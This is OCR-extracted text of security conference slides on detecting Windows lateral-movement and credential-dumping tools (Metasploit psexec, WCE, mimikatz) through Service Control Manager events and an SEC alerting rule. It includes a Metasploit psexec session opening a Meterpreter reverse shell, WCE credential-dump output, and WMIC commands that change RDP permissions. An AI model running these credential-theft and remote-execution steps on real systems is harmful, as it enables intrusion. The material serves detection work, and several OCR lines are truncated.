
PWDUMPX
(REMOTE)




METASPLOIT


Event Properties
Event
Date: 20.11.2012 Source: Service Control Manager
Time: 3:32:24 Category: None
Type: Information Event ID: 7036
User: N/A
Computer: POINT
Description:
The MW service entered the running state.
Event Properties
Event
Date: 20.11.2012 Source: Service Control Manager
Time: 3:32:24 Category: None
Type: Information Event ID: 7035
User: UNEFT\Administrator
Computer: POINT
Description:
The MW service was successfully sent a start control.
Properties
20.11.2012 Source: Service Control Manager
3:32:24 Category: None
Information Event ID: 7036
N/A
POINT
The MW service entered the stopped state.
or more information, see Help and Support Center at
http://go.microsoft.com/fwlink/events.asp.
msf exploit(psexec) > exploit
Started reverse handler on :4444
Connecting to the server...
Authenticating to :445| as user 'administrator'...
Uploading payload...
Created \ryxHuZEM.exe...
Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:[\svcctl] ...
Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:[\svcctl] ...
Obtaining a service manager handle...
Creating a new service (kIXzdtgO - "MW")...
Closing service handle...
Opening service...
Starting the service...
Removing the service...
Closing service handle...
Deleting \ryxHuZEM.exe...
Sending stage (752128 bytes) to
Meterpreter session 1 opened (:4444 -> :1454) at 2012-11-20 03:32:25 +0400
meterpreter >


WCE (LOCAL)


Command Prompt
C:\t\wce_v1_3beta(1)>
C:\t\wce_v1_3beta(1)>
C:\t\wce_v1_3beta(1)>
C:\t\wce_v1_3beta(1)>
C:\t\wce_v1_3beta(1)>
C:\t\wce_v1_3beta(1)>wce1.exe
WCE v1.3beta (Windows Credentials Ed
by Hernan Ochoa (hernan@ampliasecur
Use -h for help.
Administrator:W2K3:
DAB9
W2K3$:DOMAIN:00000000000000000000000000
C:\t\wce_v1_3beta(1)>wce1.exe -w
WCE v1.3beta (Windows Credentials Ed
by Hernan Ochoa (hernan@ampliasecur
Use -h for help.
Administrator\W2K3:
W2K3$\DOMAIN:6-W5yCmmM^<K=_D!B=XA>Bk
qaLWDi:kEf=NhM(oJvy`:_K@BTyt4F0[-%Y_
C:\t\wce_v1_3beta(1)>
Information 20.11.2012 3:04:20 Service Control Manager None 7036 N/A W2K3
Information 20.11.2012 3:04:20 Service Control Manager None 7035 Administrator W2K3
Information 20.11.2012 3:04:18 Service Control Manager None 7036 N/A W2K3
Information 20.11.2012 3:04:18 Service Control Manager None 7035 Administrator W2K3
Event Properties
Event
Date: 20.11.2012 Source: Service Control Manager
Time: 3:04:18 Category: None
Type: Information Event ID: 7035
User: W2K3\Administrator
Computer: W2K3
Description:
The WCE SERVICE service was successfully sent a start control.
Event Properties
Event
Date: 20.11.2012 Source: Service Control Manager
Time: 3:04:18 Category: None
Type: Information Event ID: 7036
User: N/A
Computer: W2K3
Description:
The WCE SERVICE service entered the running state.
Event Properties
Event
Date: 20.11.2012 Source: Service Control Manager
Time: 3:04:20 Category: None
Type: Information Event ID: 7035
User: W2K3\Administrator
Computer: W2K3
Description:
The WCE SERVICE service was successfully sent a stop control.
Event Properties
Event
Date: 20.11.2012 Source: Service Control Manager
Time: 3:04:20 Category: None
Type: Information Event ID: 7036
User: N/A
Computer: W2K3
Description:
The WCE SERVICE service entered the stopped state.

BUT


Command Prompt
C:\Documents and Settings\Administrator>
C:\Documents and Settings\Administrator>
C:\Documents and Settings\Administrator>WMIC RDAccount where "TerminalName='cons
ole' and AccountName like '%administrators%'" call delete
Executing (\\W2K3\ROOT\CIMV2:Win32_TSAccount.AccountName="BUILTIN\\Administrator
s",TerminalName="Con
Method execution suc
Out Parameters:
instance of __PARAME
{
ReturnValue
};
C:\Documents and Set
Command Prompt
C:\Documents and Settings\Administrator>
C:\Documents and Settings\Administrator>WMIC RDPermissions where "TerminalName='
console'" call RestoreDefaults
Executing (\\W2K3\ROOT\CIMV2:Win32_TSPermissionsSetting.TerminalName="Console")-
>RestoreDefaults()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
ReturnValue = 0;
};
C:\Documents and Settings\Administrator>
Command Prompt
Microsoft Windows [
(C) Copyright 1985-
C:\Documents and Set
ole'" call delete
Executing (\\W2K3\R
s",TerminalName="Co
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
ReturnValue = 0;
};
Executing (\\W2K3\ROOT\CIMV2:Win32_TSAccount.AccountName="NT AUTHORITY\\LOCAL SE
RVICE",TerminalName="Console")->Delete()
ERROR:
Code = 0x80004005
Description = Unspecified error
Facility = <Null>
C:\Documents and Settings\Administrator>
Internals
ity.com)
d0CON 2011
5 Marzo 2011
Madrid

MIMIKATZ (LOCAL)



DETECTION

```
secure:/var/log/hosts/[redacted]/20# cat res
Nov 20 03:32:23 [redacted] MSWinEventLog      1       System  2538450 Tue Nov 20 03:32:24 2012       7036    Service Control Manager Unknown User    N/A     Information     POINT   None        T
he MW service entered the running state.      453
Nov 20 03:32:23 [redacted] MSWinEventLog      1       System  2538451 Tue Nov 20 03:32:24 2012       7035    Service Control Manager Administrator   User    Information     POINT   None        T
he MW service was successfully sent a start control.    454
Nov 20 03:32:24 [redacted] MSWinEventLog      1       System  2538452 Tue Nov 20 03:32:24 2012       7036    Service Control Manager Unknown User    N/A     Information     POINT   None        T
he MW service entered the stopped state.      455
secure:/var/log/hosts/[redacted]/20#
```

```
#=============================================================================================================================
#       Windows
#=============================================================================================================================
#-----------------------------------------------------------
# Service created       7035
#-----------------------------------------------------------
type=Single
ptype=RegExp
continue=takenext
pattern=\S+\s+\S+\s+\S+\s+\S+\s+\S+.*7035.*Service Control Manager\s+^(SYSTEM).*
desc=Serivce was sent a start control
action=shellcmd /bin/echo "$0" | /usr/bin/mail -s "[security alert] Suspicious service was started" security_administrator@domain.ru
```

HOPE, READY TO ANSWER YOUR QUESTIONS….

Thanks for Your attention!

Igor Gots

Sergey Soldatov

reply-to-all.blogspot.com